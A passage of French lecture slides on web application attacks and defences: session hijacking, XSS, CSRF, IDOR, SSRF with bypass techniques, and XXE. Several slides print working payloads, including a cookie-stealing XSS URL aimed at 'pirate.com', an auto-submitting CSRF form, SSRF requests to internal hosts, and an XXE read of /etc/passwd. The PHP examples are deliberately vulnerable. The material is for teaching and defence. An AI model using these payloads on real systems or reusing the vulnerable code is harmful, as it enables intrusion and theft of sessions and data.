  - ✓ *http est un protocole déconnecté* ==> entre deux requêtes http la connexion entre le navigateur et le serveur http est coupée.
  - ✓ le serveur ne peut pas reconnaître un utilisateur qui s'est déjà authentifié et ouvert une session de travail dans l'appli Web.
  - ✓ L'ID de session est envoyé à chaque page entre le client et le serveur par le biais d'un cookie, d'un paramètre d'adresse ou d'un champ de formulaire invisible pour l'utilisateur ;
6. L'utilisateur peut utiliser l'application Web tant que la session est ouverte.

## **Violation de la gestion d'authentification et de session : types d'attaques pour usurper identité**

1. Les attaques contre le système d'authentification qui cherchent à *obtenir un droit d'accès* ;
2. Les usurpations de session qui permettent de *s'affranchir de l'étape d'authentification*



## Violation de la gestion d'authentification et de session : types d'attaques pour usurper identité

- ❖ L'attaque la plus répandue est l'utilisation de la force brute.
  - *bombarde* page d'authentification avec valeurs id & pwd
  - Générateur de dictionnaire tel que CUPP
- ❖ L'attaque est facilitée si *message d'erreur* de l'échec de l'authentification donne l'origine de l'erreur.
  - ❖ « *utilisateur n'existe pas* »
    - l'attaquant va pas tenter d'entrer pwd pour ce user
  - ❖ « *Mot de passe incorrect* »
    - l'attaquant se concentre sur cet utilisateur
- ❖ l'application Web offre un service pour *créer un compte* par lui-même
  - ❖ saisie de l'ID ==> système indique si le *compte existe déjà* ou non
    - ==> l'attaquant dispose d'un moyen pour trouver des comptes attaquables.

## Violation de la gestion d'authentification et de session : types d'attaques pour usurper identité

- ❖ L'attaquant peut faire une liste d'ID utilisateurs possibles
- ❖ Ceci est possible grâce à la *Crash Test*
  - ❖ on sait que l'ID est compris entre 1 et 100
- ❖ L'attaquant va donc essayer tous les ID possibles

| Rank | User name | Password |
|------|-----------|----------|
| 1    | test      | test     |
| 2    | admin     | admin    |
| 3    | root      | root     |
| 4    | guest     | guest    |
| 5    | root      | 123456   |
| 6    | user      | user     |

## **Violation de la gestion d'authentification et de session : réinitialisation de pwd**

- ❖ Les pages permettant de *réinitialiser pwd* sont une faille importante pour l'*usurpation d'identité*.
- ❖ Pour s'assurer de l'identité du demandeur, la plupart d'entre elles *demandent une information* que seule la personne est censée connaître.
- ❖ Hors avec les **réseaux sociaux**, les internautes partagent leur vie privée.
  - Ces *informations personnelles visibles* de tous peuvent être les mêmes que celles demandées dans pages réinitialisation pwd
- ❖ Dans ce cas l'attaquant peut définir un nouveau mot de passe qu'il pourra utiliser pour se connecter à l'application.

## **Violation de la gestion d'authentification et de session : autres exemples**

- ❖ L'ID de session peut également être découvert par :
  - ❖ Force brute, dictionnaire, ...
  - ❖ une attaque **XSS** pour récupérer **SessionID** présent dans cookie
  - ❖ **Écoute** des données transmises sur le réseau,
  - ❖ en consultant les **fichiers de journalisation** sur le serveur par injection de commandes systèmes par exemple.
  - ❖ **hameçonnage**
  - ❖ **Deviner** Si l'ID de session n'est pas généré aléatoirement
  - ❖ Exploitations accès **anonymes** ...

## ***Violation de la gestion d'authentification et de session : autres exemples***

Scenario #1: Le système de réservation d'une compagnie aérienne réécrit les URLs en y plaçant le jeton de session:

**`http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii`**

Un utilisateur authentifié souhaite recommander une offre à ses amis. Il leur envoie le lien par e-mail, sans savoir qu'il y inclut l'ID de session. Quand les amis cliquent le lien, ils récupèrent sa session, ainsi que ses données de paiement.

## ***Violation de la gestion d'authentification et de session : premières questions à se poser***

...

- ❖ Les identifiants sont-ils stockés de façon sécurisée ?
- ❖ Peut-on deviner ou modifier des identifiants via la gestion des comptes ?
- ❖ L'ID de session apparaît-il dans l'URL ?
- ❖ L'Id de session expire-t-il ?
- ❖ Peut-on se déconnecter ?

## Attaques de session

- Les sessions sont souvent maintenues à l'aide d'un **cookie** enregistrant un identifiant, ....
- Il faut faire attention à ce que l'**ID de session**
  - *ne soit pas trop faible*
  - *ne soit pas prévisible*
  - *est modifié régulièrement*, ... lors d'opérations critiques
- Une attaque classique pour qu'un pirate capture un identifiant de session est l'utilisation d'une faille **XSS**

## XSS : principe

- Faire **exécuter du code par le navigateur du client**
  - intégrer (à travers forum, parma URL, ...) du code javascript dans un champ que le langage du **serveur** va ensuite lire.
  - Serveur renvoie ce champ tel quel dans la page web
  - ==> exécution du code javascript dans navigateur de victime (visiteur du site)
- Ex : essayer de faire apparaitre le texte suivant dans la page :
  - `<script type="text/javascript">alert('bonjour')</script>`
- Variantes des failles XSS :
  - **Reflected** XSS (type 0 et type 1)
  - **Stored** XSS (plus dangereuses, type 2)

## Attaque de type Reflected XSS



## Attaque de type Reflected XSS



## Attaque de type Reflected XSS

- 1.L'utilisateur s'identifie sur un site
- 2.Le pirate envoie une URL modifiée à la victime :  

```
1.https://monsite.com/error.php?message=<script>a+b=new
+image;+i.src='http://pirate.com/'%2document.cookie;
</script>
```
- 3.La victime clique sur l'URL et la requête est envoyée au serveur du pirate
- 4.Le serveur répond avec le javascript
- 5.Le javascript est exécuté dans le navigateur de la victime
- 6.Les informations de session sont récupérées par le pirate
- 7.Le pirate prend la session de la victime

## Attaque de type Reflected XSS : exemple d'utilisation d'un moteur de recherche vulnérable

Ex : avec forum formulaire pour recherche des messages par leur contenu.

- ♦ La page de résultat reprend généralement les mots clés saisis.
- ♦ Attaque : mettre comme paramètre de recherche un code JavaScript qui sera ensuite interprété par le navigateur de la victime.
- ♦ Ex : laisser un lien qui aura pour paramètre le code malveillant.
  - [http://www.forum-vulnérable.com/recherche.php?parametre=<script>alert\('attaque XSS'\)</script>](http://www.forum-vulnérable.com/recherche.php?parametre=<script>alert('attaque XSS')</script>)
- ♦ En cliquant sur ce lien, la victime lancera la recherche.
- ♦ le moteur de recherche affichera le paramètre « `<script>alert('attaque XSS')</script>` » qui sera exécuté par le navigateur.

## Attaque de type Reflected XSS : exemples

- ♦ Ex avec les webmails.
- ♦ Pour consulter son courrier, l'utilisateur va préalablement s'authentifier et ses informations d'**identification** seront stockées dans des cookies.
- ♦ Un courrier malveillant peut intégrer du code JavaScript qui sera interprété par le navigateur.
- ♦ Ce code serait éventuellement capable de récupérer les cookies et envoyer les informations à l'attaquant.

## Attaque de type XSS par réflexion

- Principal **défaut** de ce type d'attaque est qu'il faut que :
  - 1 : victime **visite** votre site.
  - 2 : victime **clique** sur lien de l'URL contenant le code de l'attaque
  - 3 : victime soit **identifiée** sur le site que vous souhaitez attaquer
- ==> *attaque est assez rare* sauf peut-être dans le cas où vous invitez la victime à cliquer sur l'URL que vous souhaitez par l'intermédiaire d'**un mail** qui peu mettre en confiance votr cible.
- Cette attaque doit néanmoins être prise au sérieux, car il existe d'autres types d'approches utilisant le SE, pour faire cliquer la victime sur le lien voulu

## Attaque de type Stored XSS

s'appuie sur le fait que l'attaquant réussisse à *stocker dans BD/serveur* du code frauduleux (e.g., récupérer cookies) qui sera exécuté par la victime lorsqu'elle tentera d'afficher la donnée malveillante.

**Danger !** car  
- simple visite de la page Web infectée suffit  
- peut atteindre ++ victimes



## Attaque de type Stored XSS : un exemple

La table support de la démonstration est la suivante :

- CREATE TABLE IF NOT EXISTS `messages` (
- `id` INT(11) NOT NULL AUTO\_INCREMENT COMMENT 'identifiant',
- `numerosujet` INT(11) NOT NULL COMMENT 'numero du sujet',
- `redacteur` VARCHAR(30) NOT NULL COMMENT 'nom du redacteur du message',
- `message` VARCHAR(4000) NOT NULL COMMENT 'contenu du message',
- PRIMARY KEY (`id`)
- ) ENGINE=InnoDB DEFAULT CHARSET=latin1  
    AUTO\_INCREMENT=6 ;

## Attaque de type Stored XSS : un exemple

Le script PHP suivant est responsable de l'enregistrement d'un message.

```
<?php
//recuperation des parametres
$message=$_GET['message'];
$nom=$_GET['nom'];
$numsuje=$_GET['numsuje'];
//generation de la requete
$requeteSQL = "INSERT INTO messages VALUES (NULL, '$numsuje',
'$nom', '$message')";
//execution de la requete
$reponse = mysql_query($requeteSQL);
//affichage du resultat
echo "<tr><td>&nbsp;</td><td>Merci $nom de votre participation. Vous
venez de saisir : $message</td></tr>";
?>
```

## Attaque de type Stored XSS : un exemple

En saisissant comme message un code JavaScript malveillant, il sera enregistré dans la base de données.

Le script PHP suivant est responsable de l'affichage des messages d'un sujet.

```
<?php
$numsuje=$_GET['searchsujet'];
$requeteSQL = "SELECT * FROM messages WHERE
numerosujet=$numsuje order by id";
$reponse = mysql_query($requeteSQL);
echo "<tr><td> Sujet $numsuje</td><td>";
while($resultat = mysql_fetch_assoc($reponse)) {
echo $resultat['redacteur'] . ":" . $resultat['message'] . "<br>";
} echo "</td></tr>"; ?>
```

## **Autres exploitations des failles XSS : iFRAME**

- iFRAME est utilisée afin d'afficher au sein d'une même page des *informations stockées sur des serveurs différents.*
  - Elle est, par exemple, souvent utilisée afin d'insérer des bandeaux publicitaires hébergés sur des serveurs dédiés.
- Cette situation fait croire à un utilisateur qu'il est sur le bon site alors qu'il va saisir ses identifiants dans une iframe pointant vers un site pirate

## **Attaque de type CSRF (Cross-site request forgery) ou sea-surfing ou falsification de requête inter-sites**

- ❖ L'objet de cette attaque est de transmettre à un utilisateur authentifié une requête HTTP falsifiée qui pointe sur une action interne au site, afin qu'il l'exécute sans en avoir conscience et en utilisant ses propres droits.
- ❖ L'utilisateur devient donc complice d'une attaque sans même s'en rendre compte.
- ❖ L'attaque étant actionnée par l'utilisateur, un grand nombre de systèmes d'authentification sont contournés.


## **Attaque de type CSRF (Cross-site request forgery) : un exemple simple**

- Admin est l'administrateur d'un forum et est connecté à celui-ci
- Alice veut supprimer un message du forum mais n'a pas le droit
- Alice arrive à connaître le lien qui permet de supprimer le message en question.
- Alice envoie un message à Admin contenant une pseudo-image à afficher (qui est en fait un script).
- L'URL de l'image est le lien vers le script permettant de supprimer le message désiré.
- Bob lit le message d'Alice, son navigateur tente de récupérer le contenu de l'image.
- Le navigateur actionne ainsi le lien et supprime le message,
- il récupère une page web comme contenu pour l'image.
- Ne reconnaissant pas le type d'image associé, il n'affiche pas d'image et Bob ne sait pas qu'Alice vient de lui faire supprimer un message contre son gré.

## **Attaque de type CSRF par réflexion**

- ❖ l'attaquant crée une page qui comporte **formulaire invisible** par exemple.
- ❖ Ce dernier contient un **script caché** qui lance des actions de l'application.
- ❖ L'attaquant piège l'utilisateur en mettant un **lien vers cette page dans un courrier électronique ou sur des réseaux sociaux**.
- ❖ Quand l'**utilisateur affiche cette page**, le **navigateur va interpréter le code malicieux** et va tenter d'**exécuter une fonctionnalité** de l'application cible.
- ❖ Si l'**utilisateur s'y est connecté**, l'**application va exécuter la commande sans le consentement de l'utilisateur**.
- ❖ Cette attaque fonctionne car les **informations d'authentification** qui ont préalablement été saisies par l'**utilisateur sont envoyées automatiquement par le navigateur au serveur**.
- ❖ L'attaquant n'a donc pas besoin de se connecter à l'application pour exécuter des commandes frauduleuses.

## Attaque de type CSRF par réflexion



## Attaque de type CSRF stocké

- ◆ c'est l'**application elle-même qui présente le code malicieux** à l'utilisateur.
- ◆ Pour ce faire l'**attaquant a réussi à insérer du code malicieux dans les données de l'application Web**.
- ◆ Utilisateur parcourt cette page
- ◆ → navigateur interprète code maliciel
- ◆ → exécute une commande de l'application
- ◆ → L'application va exécuter cet ordre comme si la demande provenait de l'utilisateur.
- ◆ Cette attaque a plus de chance de réussir car l'utilisateur s'est déjà connecté et utilise l'application.
- ◆ L'attaquant n'a pas de besoin de piéger un utilisateur.

## Attaque de type CSRF stocké



## Attaque de type CSRF stocké

- ◆ le site de l'attaquant pourra utiliser ce code pour le faire exécuter par l'utilisateur :
- ◆ `<form method="GET" id="reflected_CSRF" name="reflected_CSRF" action="add_message.php">`
- ◆ `<input type=hidden name="numsuject" value="6">`
- ◆ `<input type=hidden name="nom" value="CSRF">`
- ◆ `<input type=hidden name="message" value="action frauduleuse">`
- ◆ `</form>`
- ◆ `<script>document.reflected_CSRF.submit()</script>`
- ◆ L'utilisateur en parcourant la page de l'attaquant est alors automatiquement redirigé vers la page « add\_message.php » avec les paramètres numsuject=6, nom=CSRF et message=action frauduleuse.

## Référence directe non sécurisée à un objet

- ♦ les *paramètres de requêtes ne sont pas vérifiés* avant traitement.
- ♦ Si le paramètre vulnérable fait référence à un fichier, à une valeur dans une base de données, ... il suffit de *reconstruire la requête avec une valeur de paramètre normalement interdite* pour y avoir accès.
- ♦ Si les paramètres sont *passés en paramètre d'un lien*, un attaquant peut aisément *modifier l'adresse* pour accéder à des infos auxquelles il n'aurait pas dû avoir accès.
- ♦ L'exemple suivant reprend la table « comptes » qui va être interrogée par un script PHP pour afficher le numéro de carte bancaire de l'utilisateur.

## Référence directe non sécurisée à un objet

```
<?php
//recuperation des parametres
$nom = $_GET['proprietaire'];
//generation de la requete
$requeteSQL = "SELECT numerocarte FROM comptes WHERE nom =
'$nom'";
//execution de la requete
$reponse = mysql_query($requeteSQL);
$resultat = mysql_fetch_assoc($reponse);
//affichage du resultat
echo "<tr><td> Votre numero de carte est :</td><td>";
echo $resultat['numerocarte'];
echo "</td></tr>"; ?>
```

## Référence directe non sécurisée à un objet

- ♦ Attaquant : saisit dans son navigateur l'*adresse* de cette page avec pour paramètre « *nom=nom\_de\_la\_victime* »,
- ♦ ==> il a alors accès au numéro de carte bancaire !!

## Référence directe non sécurisée à un objet

- ♦ Il est donc recommandé de *demander à l'utilisateur de saisir à nouveau son identifiant* et son mot avant de pouvoir y accéder.
- ♦ Ensuite il suffit de se baser sur ces valeurs pour *reconstruire les requêtes*.
- ♦ Ainsi dans l'exemple de l'affichage du numéro de carte, le paramètre utilisé pour la recherche aurait été celui de la personne qui s'est authentifiée et non celui fourni en paramètre du lien.

## Référence directe non sécurisée à un objet

- ♦ Il est donc recommandé de *demander à l'utilisateur de saisir à nouveau son identifiant* et son mot avant de pouvoir y accéder.
- ♦ Ensuite il suffit de se baser sur ces valeurs pour *reconstruire les requêtes*.
- ♦ Ainsi dans l'exemple de l'affichage du numéro de carte, le paramètre utilisé pour la recherche aurait été celui de la personne qui s'est authentifiée et non celui fourni en paramètre du lien.

## Mauvaise configuration de sécurité

- ♦ Regroupe les vulnérabilités laissées ouvertes aux différents niveaux de l'architecture de l'appli Web
    - Failles / non mises à jours / options & mdp par défaut des outils installés, modules, SE, ...
  - ♦ Facilitée par les outils Open Source
    - Commentaires laissés par les développeurs indiquant qu'il y a un pbme qui sera traité plus tard, ...
- [www.defaultpassword.com](http://www.defaultpassword.com)
- ♦ Page inexistante ==> Messages d'erreurs >> trouver les vulnérabilités

## **Stockage de données cryptographique non sécurisé**

- ♦ Regroupe les vulnérabilités liées à la protection du stockage des données, essentiellement par chiffrement
  - Concerne données sensibles comme le pwd, l'identifiant de session, ...
- ♦ Exemple : comme certains moteurs de BD font payer l'option de chiffrement, les resp. les stockent en clair dans la BD. ...

## **Défaillance dans la restriction des accès à une URL**

- ♦ Cette faille permet à un utilisateur d'accéder à des fonctionnalités de l'appli, voire des fichiers & rep du serveur http sans y être habilité (par ex : donné en param de la requête)
- ♦ Ex : d'attaques
  - L'attaque **par traversée de rep.** permet **d'accéder aux fichiers du serveur / appli, notamment ceux contenant clés privées, pwd, ...**
  - Attaque : deviner l'existence de fichier / rep. Par ex, saisir directement : **www.site-vuln.com/admin/admin.php**
  - Ne pas spécifier nom fichier : **www.site-vuln.com/admin/**

## Server-side request forgery (SSRF)

- ❖ Vulnérabilité qui permet à un attaquant d'inciter l'application côté serveur à effectuer des requêtes HTTP vers un domaine de son choix.
  - ➔ l'attaquant peut amener le serveur à établir une connexion avec des services internes à l'infrastructure de l'organisation.
  - ➔ forcer le serveur à se connecter à des systèmes externes arbitraires
  - ➔ ce qui risque de divulguer des données sensibles telles que les informations d'identification.

## Server-side request forgery (SSRF)

- ❖ Une attaque SSRF réussie peut souvent entraîner des actions non autorisées ou un accès aux données au sein de l'organisation,
  - ➔ soit dans l'application vulnérable elle-même,
  - ➔ soit sur d'autres systèmes back-end avec lesquels l'application peut communiquer.
- ❖ Un exploit SSRF qui provoque des connexions à des systèmes tiers externes peut entraîner des attaques malveillantes qui semblent provenir de l'organisation hébergeant l'application vulnérable.

## SSRF contre le serveur lui même

- ♦ l'attaquant incite l'application à renvoyer une requête HTTP au serveur qui héberge l'application, via son interface réseau de bouclage.
- ♦ Cela impliquera généralement de fournir une URL avec un nom d'hôte comme 127.0.0.1 ou « localhost »

## SSRF contre le serveur lui même

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

- ♦ oblige le serveur à faire une demande à l'URL spécifiée, à récupérer l'état du stock et à le renvoyer à l'utilisateur.
- ♦ Dans cette situation, un attaquant peut modifier la requête pour spécifier une URL locale au serveur lui-même.

## SSRF contre le serveur lui même

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

- ◆ le serveur récupère le contenu de `/admin` et le renvoie à l'utilisateur
  - ◆ Comme la requête provient de la machine locale elle-même, les contrôles d'accès normaux sont contournés.
- ➔ L'application accorde un accès complet à la fonctionnalité d'admin, car la demande semble provenir d'un emplacement de confiance

## SSRF contre le serveur lui même

- ◆ les relations de confiance, où les demandes provenant de la machine locale sont traitées différemment des demandes ordinaires, sont souvent ce qui fait de SSRF une vulnérabilité critique.

## SSRF contre le serveur lui même : Pourquoi ce comportement ?

- ◆ La vérification du CA peut être implémentée dans un composant différent qui se trouve devant le serveur d'appli. Lorsqu'une connexion est établie avec le serveur lui-même, la vérification est contournée.
- ◆ À des fins de récupération après sinistre, l'application **peut autoriser un accès administratif sans connexion** à tout utilisateur provenant de la machine locale.
- ◆ L'interface d'administration peut écouter sur un **N° de port différent** de celui de l'application principale et peut donc ne pas être accessible directement par les utilisateurs.
- ◆ Ce type de relations de confiance, où les demandes provenant de la machine locale sont gérées différemment des demandes ordinaires, est souvent ce qui fait de SSRF une vulnérabilité critique.

## SSRF contre le serveur lui même :LAB

<https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>

## SSRF contre le back-end system

- Dans l'exemple précédent, supposons qu'il existe une interface administrative à l'URL principale <https://192.168.0.68/admin>.
- un attaquant peut exploiter la vulnérabilité SSRF pour accéder à l'interface d'administration en soumettant la requête suivante :

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-
urlencoded
Content-Length: 118

stockApi=http://192.168.0.68/admin
```

## SSRF contre le système back-end: LAB

<https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system>

## Défenses contre SSRF

- Défense en profondeur : au niveau des couches Application et Réseau. ¶
- Validation des entrées.
  - ➔ **parseurs** Selon le langage de programmation
  - ➔ Appliquer **liste d'autorisation** lorsque la validation des entrées est utilisée
    - ➔ la plupart du temps, le format des infos attendues de l'utilisateur est connu
- La demande envoyée à l'application interne sera basée sur les informations suivantes :
  - ➔ Chaîne contenant des données commerciales,
  - ➔ @IP (V4 ou V6),
  - ➔ Nom de domaine,
  - ➔ URL.
- Désactivez la prise en charge du suivi de la redirection dans votre client web afin d'éviter le contournement de la validation d'entrée.

## Défenses contre SSRF : validation des string

- validations pour s'assurer que la chaîne entrée respecte le format métier/technique attendu
- Une **regex** peut être utilisée pour s'assurer que les données reçues sont valides d'un point de vue sécurité si les données d'entrée ont un format simple (jeton, code postal, etc.).
- la validation doit être effectuée à l'aide des **bibliothèques disponibles** à partir de l'objet **string**, car les expressions régulières pour les formats complexes sont difficiles à maintenir et sont très sujettes aux erreurs.

```
// validation Regex pour les données ayant un format simple
if(Pattern.matches("[a-zA-Z0-9\\s\\-]{1,50}", userInput)){
    //Continuer le processus par les données entrées sont valides
} else{
    //Stopper le processus & rejeter la requête
}
```

## Défenses contre SSRF : validation nom de domaine

- ❖ S'assurer que les données fournies sont un **nom de domaine valide**.
- ❖ S'assurer que le nom de domaine fourni **appartient à l'un des noms de domaine des applications identifiées et de confiance**
- ❖ faire une **Résolution DNS** pour vérifier l'existence du domaine.
- ❖ mais cela ouvre l'application à des attaques selon la configuration utilisée concernant les serveurs DNS utilisés pour la résolution de nom de domaine :
  - ➔ Il peut divulguer des informations à des résolveurs DNS externes.
  - ➔ peut être utilisé par un attaquant pour lier nom de domaine légitime à une @IP interne
  - ➔ Un attaquant peut s'en servir pour livrer une charge utile malveillante aux résolveurs DNS internes et à l'API (SDK ou tiers) utilisée par l'application pour gérer la communication DNS puis, potentiellement, déclencher une vulnérabilité dans l'un de ces composants.

## Défenses contre SSRF : validation nom de domaine

- **JAVA:** Method DomainValidator.isValid from the Apache Commons Validator library.
- **.NET:** Method Uri.CheckHostName from the SDK.
- **JavaScript:** Library is-valid-domain
- **Python:** Module validators.domain

- Après s'être assuré de la validité du nom de domaine entrant, la deuxième couche de validation est appliquée :
- **Créer une liste d'autorisation** avec tous les noms de domaine de toutes les applications identifiées et approuvées.
- Vérifier que le nom de domaine reçu fait partie de cette liste d'autorisation (comparaison stricte de chaîne avec respect de la casse).

## Défenses contre SSRF : validation URL


- ♦ N'acceptez pas les URL complètes de l'utilisateur car les URL sont difficiles à valider et le parseur peut échouer en fonction de la technologie utilisée
- ♦ Si des informations relatives au réseau sont vraiment nécessaires, n'acceptez qu'une adresse IP ou un nom de domaine valide

## Défenses contre SSRF : validation au niveau réseau

- ♦ Le composant **Firewall**, en tant que périphérique spécifique ou utilisant celui fourni au sein du système d'exploitation, sera ici utilisé pour définir les flux légitimes.

- ♦ **Segmentation** réseau

- ♦ ....



## Défenses contre SSRF : validation @IP

- ♦ S'assurer que les données fournies sont une **adresse IP V4 ou V6 valide**.
- ♦ S'assurer que l'adresse IP fournie appartient à l'une des **adresses IP des applications identifiées et approuvées**.
- ♦ La première couche de validation peut être appliquée à l'aide de bibliothèques assurant la sécurité du format d'adresse IP, en fonction de la technologie utilisée

- JAVA: Method InetAddressValidator.isValid from the Apache Commons Validator library.
- .NET: Method IPAddress.TryParse from the SDK.
- JavaScript: Library ip-address
- Python: Module ipaddress from the SDK.
- Ruby: Class IPAddr from the SDK.

## Contourner les défenses SSRF courantes

- ♦ **SSRF avec filtres d'entrée basés sur une liste noire**
- ♦ Certaines applications bloquent les entrées contenant des noms d'hôtes tels que 127.0.0.1 et localhost, ou des URL sensibles telles que /admin.
- ♦ Contournement :

Utiliser **l'IPFuscation** : représenter @IP en hexa ou décimal.

|                |              |                            |
|----------------|--------------|----------------------------|
| ➔ IP Address:  | 127.0.0.1    |                            |
| ➔ Decimal:     | 2130706433   |                            |
| ➔ Hexadecimal: | 0x7f000001   | Full Hex: 0x7f.0x0.0x0.0x1 |
| ➔ Octal:       | 017700000001 | Full Oct: 0177.0.0.01      |

Enregistrement de votre propre nom de domaine qui se résout en 127.0.0.1

Obfuscation des chaînes bloquées à l'aide d'un codage d'URL ou d'une variation de casse

## Contourner les défenses SSRF courantes

### ❖ SSRF avec filtres d'entrée basés sur une liste blanche

- ❖ Certaines applications n'autorisent que les entrées qui correspondent, commencent par ou contiennent une liste blanche de valeurs autorisées.
- ❖ Contournement :
  - ❖ intégrer les info d'identification dans une URL avant le nom d'hôte, en utilisant le caractère @. Par exemple : https://expected-host@evil-host.
  - ❖ utiliser le caractère # pour indiquer un fragment d'URL. Par exemple : https://evil-host#expected-host.
  - ❖ hiérarchie de nommage DNS : https://expected-host.evil-host.
  - ❖ encoder des caractères d'URL pour confondre le code d'analyse d'URL.

## Contourner les défenses SSRF avec « open redirection »

- ❖ exemple, supposons que l'application contienne une vulnérabilité de redirection ouverte dans laquelle l'URL :

```
/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

Qui retourne une redirection vers: <http://evil-user.net>

- Exploitation :

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

- ❖ Cet exploit SSRF fonctionne car l'application valide d'abord que l'URL stockAPI fournie se trouve sur un domaine autorisé, ce qui est le cas. L'application demande alors l'URL fournie, ce qui déclenche la redirection ouverte. Il suit la redirection, et fait une requête à l'URL interne du choix de l'attaquant.

## XML external entity (XXE) injection

- ❖ permet à un attaquant d'interférer avec le traitement des données XML par une application.
- ❖ Il permet souvent à un attaquant **d'afficher des fichiers** sur le système de fichiers du serveur d'applications et d'interagir avec tout système **back-end** ou **externe** auquel l'application elle-même peut accéder.
- ❖ Dans certaines situations, un attaquant peut utiliser une attaque XXE pour compromettre le serveur sous-jacent ou une autre infrastructure back-end, et effectuer des attaques de falsification de demande côté serveur (SSRF).

## XML external entity (XXE) injection : comment ?

- ❖ Pour les applications qui utilisent le format XML pour transmettre des données entre le navigateur et le serveur
- ❖ Les applications qui font cela utilisent pratiquement toujours une bibliothèque standard ou une API de plate-forme pour traiter les données XML sur le serveur.
- ❖ Les entités externes XML sont un type d'entité **XML personnalisée** dont les **valeurs définies sont chargées depuis l'extérieur de la DTD** dans laquelle elles sont déclarées.
- ❖ Les **entités externes** sont particulièrement intéressantes du point de vue de la sécurité car elles permettent de définir une entité **en fonction du contenu d'un chemin de fichier ou d'une URL**

## XML external entity (XXE) injection : extraire des fichiers

- modifier le XML soumis de deux manières :
  - ➔ Introduire (ou modifier) un élément DOCTYPE qui définit une entité externe contenant le chemin d'accès au fichier.
  - ➔ Modifiez une valeur de données dans le XML qui est renvoyé dans la réponse de l'application, pour utiliser l'entité externe définie.
- Ex : supposons qu'une application d'achat vérifie le niveau de stock d'un produit en soumettant le code XML suivant au serveur :

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

## XML external entity (XXE) injection : extraire des fichiers

- Récupérez le fichier /etc/passwd en soumettant la charge utile XXE suivante :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

- Cette charge utile XXE définit une entité externe &xxe; dont la valeur est le contenu du fichier /etc/passwd et utilise l'entité dans la valeur productId.
- Cela provoque la réponse de l'application pour inclure le contenu du fichier :

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
...
```

### LAB

<https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>

## XML external entity (XXE) injection : exécuter SSRF

- l'application côté serveur peut être amenée à effectuer des requêtes HTTP vers n'importe quelle URL à laquelle le serveur peut accéder.
- définir une entité XML externe à l'aide de l'URL que vous souhaitez cibler et utiliser l'entité définie dans une valeur de données.
- Si vous pouvez utiliser l'entité définie dans une valeur de données renvoyée dans la réponse de l'application, vous pourrez alors afficher la réponse de l'URL dans la réponse de l'application et ainsi obtenir une interaction bidirectionnelle avec le système back-end.
- Dans l'exemple suivant, l'entité externe obligera le serveur à envoyer une requête HTTP back-end à un système interne au sein de l'infrastructure de l'organisation :

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM  
"http://internal.vulnerable-website.com/"> ]>
```

## Plan

- Introduction
- Rappels des technologies du Web
- Les risques liés au Web : failles & attaques**
- Tester la robustesse de son appli web**
- Sécuriser une application Web

## Phases de tests d'intrusions



## Phases de tests d'intrusions

|                          |          |                                                                                                                                                                                                             |
|--------------------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>1. Identification</b> | Objectif | Collecte du maximum d'informations significatives sur la cible sans engager de trafic hostile.                                                                                                              |
|                          | Outils   | <ul style="list-style-type: none"><li>- Moteurs de recherches, forums</li><li>- Robtex.com</li><li>- Whois</li><li>- Interrogation DNS</li><li>- Social Engineering</li><li>- ping, traceroute...</li></ul> |
| <b>2. Inspection</b>     | Objectif | Estimation d'une cartographie détaillée du réseau cible avec identification des hôtes et services actifs, des OS, des versions et des vulnérabilités potentielles et de leur impact.                        |
|                          | Outils   | <p>Plusieurs outils sont envisageables selon le contexte de l'attaque :</p> <ul style="list-style-type: none"><li>- nmap</li></ul>                                                                          |

|  |                  |          |                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                                         |
|--|------------------|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
